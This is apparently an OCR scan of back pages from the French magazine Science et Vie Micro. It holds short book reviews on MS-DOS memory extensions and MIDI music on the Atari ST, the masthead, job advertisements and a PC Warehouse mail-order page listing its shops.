Si vous programmez en assembleur, ou en langage C, dans un cadre professionnel ou pendant vos loisirs, voici réunies une documentation concise, précise et claire sur les fonctions de gestion de la mémoire EMS (Expanded Memory Specification) ou XMS (Extended Memory Specification) et sur celles de l'extension CD-ROM de Microsoft. Bien que très technique, ce petit livre, au format de poche, peut être lu par simple curiosité pour comprendre le fonctionnement des extensions de MS-DOS. Bien sûr, la lecture exige un bon bagage informatique, mais nous rendons hommage à la clarté de l'auteur, par ailleurs collaborateur de plusieurs magazines américains. Editions Microsoft Press, 150 pages, 98 F.

MUSIQUE SUR ATARI ST
PAR CHRISTIAN VAN HOUCKE
Equipé en standard de deux connecteurs à la norme MIDI, bon marché et simple d'emploi, l'Atari ST a conquis le monde musical. Ce livre est une référence sur la norme MIDI (Musical Instrument Digital Interface) qui est la norme matérielle et logicielle la plus commune et la plus efficace actuellement lorsqu'il s'agit de créer de la musique à partir d'un ordinateur et d'utiliser des instruments et des périphériques musicaux de marques différentes. L'auteur nous emmène à la découverte de la création musicale, la connaissance des principes et des éléments de base : séquenceurs, éditeurs, programmateurs d'instruments, échantillonneurs, aide à la composition dévoilent tous leurs secrets. Les didacticiels Amadéus et Orphée sont ensuite décrits pour ceux qui souhaitent découvrir la création musicale, avant d'aborder une liste des logiciels disponibles dans ce domaine sur Atari ST.

Rubrique réalisée par Florence PUYBAREAU et Yvon DARGERY.

À NOS ABONNÉS

Pour toute correspondance relative à votre abonnement, envoyez-nous l'étiquette collée sur votre dernier numéro. Changement d'adresse : veuillez joindre à votre correspondance 2,20 F en timbres-poste français. Les nom, prénom, et adresse de nos abonnés sont communiqués à nos services internes et aux organismes liés contractuellement avec SCIENCE ET VIE MICRO, sauf opposition motivée. Dans ce cas, la communication sera liée au service de l'abonnement. Les informations pourront faire l'objet d'un droit d'accès ou de rectification dans le cadre légal.

SCIENCE ET VIE MICRO
Publié par Excelsior Publications S.A., 5, rue de la Baume, 75415 Paris Cedex 08. Téléphone : (1) 40 74 48 48
Telex : 641 866 F Excel
Télécopieur : (1) 45 63 70 24

DIRECTION, ADMINISTRATION
PRÉSIDENT DIRECTEUR GÉNÉRAL Paul Dupuy
DIRECTEUR GÉNÉRAL Jean-Pierre Beauvalet
DIRECTEUR FINANCIER Jacques Behar
DIRECTEUR COMMERCIAL PUBLICITÉ Stéphane Corre
DIRECTEUR MARKETING ET COMMERCIAL Francis Jaluzot
DIRECTEUR DES ÉTUDES Roger Goldberger

RÉDACTION
DIRECTEUR DE LA RÉDACTION Yves Heuillard
RÉDACTEURS EN CHEF Yann Garret, Seymour Dinnematin
SECRÉTAIRE GÉNÉRALE DE LA RÉDACTION Françoise Roux
RÉDACTEURS Christophe Blanc, Frédéric Djibril, Ivan Roux
ONT COLLABORÉ À CE NUMÉRO : Haïm Benabou, Yvon Dargery, Jacques Deconchat, Bruno Ferret, Andrée Fresco, Bénédicte Haquin, Betty Mamane, Patricia Marescot, Didier Sanz.
Etats-Unis : Tim Parker.
RÉDACTEUR-ILLUSTRATEUR Catherine Szutrak.
DESSINATEURS, PHOTOGRAPHES Genia, Michel Gibert, Christina Merandon, Thierry Morin, Alain Revellin, Charles Szlakmann.
DIRECTEUR ARTISTIQUE Michèle Grange
MAQUETTE Isabelle Delongeas
COUVERTURE Michèle Grange (conception), Thierry Morin (photo).
DOCUMENTATION Florence Puybareau
SECRÉTARIAT Corinne Coat
LABORATOIRE Jean-Michel Joffre

SERVICES COMMERCIAUX
ABONNEMENTS ET NUMÉROS ANTÉRIEURS Susan Tromeur
VENTE AU NUMÉRO Jean-Charles Guérault, assisté de Nadine Mayorga
Réassorts et modifications (réservé aux dépositaires de presse) : Terminal E 91, Tél. vert : 05 43 42 08
RELATIONS EXTÉRIEURES Michèle Hilling assistée de Capucine Thévenoux.

PUBLICITÉ
DIRECTRICE Marie-Christine Seznec assistée de Marie-Christine Jugeau, Corinne Chouland et Claudine Bourbier
CHEFS DE PUBLICITÉ Marie-Thérèse Balourdet, Gilles de Keranflec'h, Valérie Langlet
5, rue de la Baume, 75415 Paris Cedex 08. Tél. : (1) 40 74 48 48

Excelsior-Publications S.A. Capital Social : 2 294 000 F. Durée : 99 ans. Principaux associés : M. Jacques Dupuy, Mlle Yveline Dupuy, M. Paul Dupuy.

Dépôt légal 0029
OJD DIFFUSION · PUBLICITÉ 1986

Directeur de la publication : Paul DUPUY. Imprimerie Massy Jean Didier. Photocomposition Compo Relais. Photogravure ASTO. Commission paritaire n°65734.

RECRUTEMENT

PASSEZ VOS ANNONCES PROFESSIONNELLES

DANS



320.000
CADRES ACTIFS
IPSOS 89

---

mediaMakers
CREATION & RENOVATION DE JOURNAUX ET MAGAZINES PROFESSIONNELS OU GRAND PUBLIC

POUR PARTICIPER À NOTRE EXPANSION, NOUS RECHERCHONS
un **opérateur** PAO confirmé sur X-PRESS.
Provenant de la typo, de la photocomposition
et connaissant le montage main.
Il aura la responsabilité de la mise en page de journaux grand public et professionnels, en compagnie de nos designers internationaux.
Rémunération motivante, promotion.
Envoyer C.V. à Régine CHAPUIS
4, place de la Fraternité - 93100 MONTREUIL/S/BOIS



Editeur américain de logiciels informatiques, leader sur le marché U.S., recherche pour sa filiale française implantée à Paris depuis janvier 89 :

UN(E) ASSISTANT(E) TECHNIQUE dynamique, motivé(e), 20-25 ans

*

Profil :

- bonnes connaissances micro-informatiques techniques, dans les domaines ludiques et semi-professionnels
- formation : BAC + 2 ou BTS avec 2 ans d'expérience
- qualités d'élocution et de relationnel indispensables

*

Merci d'adresser C.V., photo et prétentions à :

BRODERBUND S.A.R.L.
81, rue de la Procession
92500 RUEIL-MALMAISON

ANALYSTES PROGRAMMEURS

Intégrez un grand de l'hygiène !

Nous intervenons sur tous les secteurs del'hygiène : Agricole, Industriel Alimentaire, traitements de surface ...
De formation **BTS, DUT ou Equivalent**
ayant 2 à 3 ans d'expérience sur SYST 38 ou AS 400 vous connaissez

- le LANGAGE GAP et / ou le COBOL
- les liaisons MICRO / SYSTEME
- les applications comptables ou les applications industrielles de production

Nous offrons 140 à 180 KF.

DESSEIN

Si vous êtes rigoureux, indépendant et capable de communiquer avec les utilisateurs écrivez à DIVERSEY, service du personnel, BP 19 77831 OZOIR LA FERRIERE CEDEX ou Renseignements et candidature sur Minitel : 3616 code **C2**, Tapez **Y172**

Diversey

Economie : La difficulté c'est de changer d'avis à temps.




PC WAREHOUSE À PORTÉE DE MAIN !

VENTE PAR CORRESPONDANCE

PAR COURRIER :

Envoyez vos commandes à :
PC Warehouse
BP 317
95256 CERGY-PONTOISE



PAR TÉLÉPHONE :

Ligne directe
vente par correspondance:
16 (1) 34.25.01.15



PAR MINITEL :

3614 Code ORDI



VENTE, CONSEIL ET DEMONSTRATIONS

DANS LES AGENCES

Réseau national
PC Warehouse



CRÉDIT FINANCEMENT

Crédit classique de 4 à 48 mois à partir de 1 500 F d'achat.
CARTE AURORE/CETELEM.
Facture "PRO-FORMA" sur simple demande. Financement longue durée pour particuliers et entreprises :
CRÉDIT-BAIL 36 à 60 mois pour les factures d'un montant H.T. de plus de 10 000 F.



BON DE COMMANDE à retourner à PC Warehouse - BP 317 - 95526 Cergy-Pontoise

Quant.	Désignation	Prix
Frais d'expédition*		50 F

*Envoi recommandé : 50 F
Le port non payé à la commande sera collecté en contre-remboursement.
Pour les colis encombrants ou de plus de 7 kilos, l'expédition sera faite par route en port dû (port payé par les administrations).
Les marchandises voyagent aux risques du clients.

Total

Signature :

NOM ______ SOCIÉTÉ ______
ADRESSE ______
N° CARTE BLEUE ______ DATE D'EXPIRATION ______

SERVICE VENTE PAR CORRESPONDANCE
PC WAREHOUSE
BP 317 95 526 CERGY-PONTOISE

REGION PARIENNE

PC WAREHOUSE 3e
30, rue du Grenier-St-Lazare 75003 PARIS
48.04.00.48 Métro : RAMBUTEAU

NOUVEAU
PC WAREHOUSE MTI
5, rue des Filles-du-Calvaire 75003 PARIS
42.78.50.52 Métro : FILLES DU CALVAIRE

PC WAREHOUSE 9e
57, rue La Fayette 75009 PARIS
48.78.06.91 Métro : CADET

PC WAREHOUSE 10e
38, rue de Chabrol 75010 PARIS
42.47.09.42
Métro : GARE DE L'EST/POISSONNIERE

PC WAREHOUSE 13e
68, bd Auguste-Blanqui 75013 PARIS
43.36.69.00 Métro : CORVISART

PC WAREHOUSE 18e
69, rue Marx-Dormoy 75018 PARIS
46.07.50.51 Métro : MARX-DORMOY

PC WAREHOUSE
58, rue Kléber 92300 LEVALLOIS
47.48.12.00 Métro : A. FRANCE

PC WAREHOUSE
16, rue Thiers 95300 PONTOISE
30.38.61.63

NORD

PC WAREHOUSE
16, rue du Priez 59800 LILLE
20.74.03.32

EST

PC WAREHOUSE — NOUVEAU
51, av. Jean-Jaurès 69007 LYON
78.58.01.71 Métro : Jean MACÉ

CONSER INFORMATIQUE
17, rue de Finkmalt 67000 STRASBOURG
88.23.10.90

CONSER INFORMATIQUE
7, place Jeanne-d'Arc 68000 COLMAR
89.23.73.33

OUEST

PC WAREHOUSE
160, rue de Brest 35000 RENNES
99.33.82.65

PC WAREHOUSE
21 bis cours Alsace-Lorraine 33000 BORDEAUX
56.81.12.96

NOUVEAU
MICRO DIFFUSION
6, rue Paul-Ligneul 72000 LE MANS
43.23.72.83

MICRO DIFFUSION
60, rue Mirabeau 37000 TOURS
47.61.50.46

MICRO DIFFUSION 44
17, allée d'Orléans Cours des 50 otages
44000 NANTES
40.20.37.65

SUD

PC WAREHOUSE
8-10, Grande Rue Saint-Michel 31400 TOULOUSE
61.53.19.18

NOUVEAU
PC WAREHOUSE
30, bd Carnot 31000 TOULOUSE
61.62.13.87

PC WAREHOUSE
3, av. de Delphes 13006 MARSEILLE
91.79.27.29

PC WAREHOUSE
14, bd Chancel 06600 ANTIBES
93.65.94.00

PC WAREHOUSE
6, av. du Colonel Fabian 83000 TOULON



les magasins de la qualité

Service lecteur n° 142, voir page 38

Service lecteur n° 143, voir page 38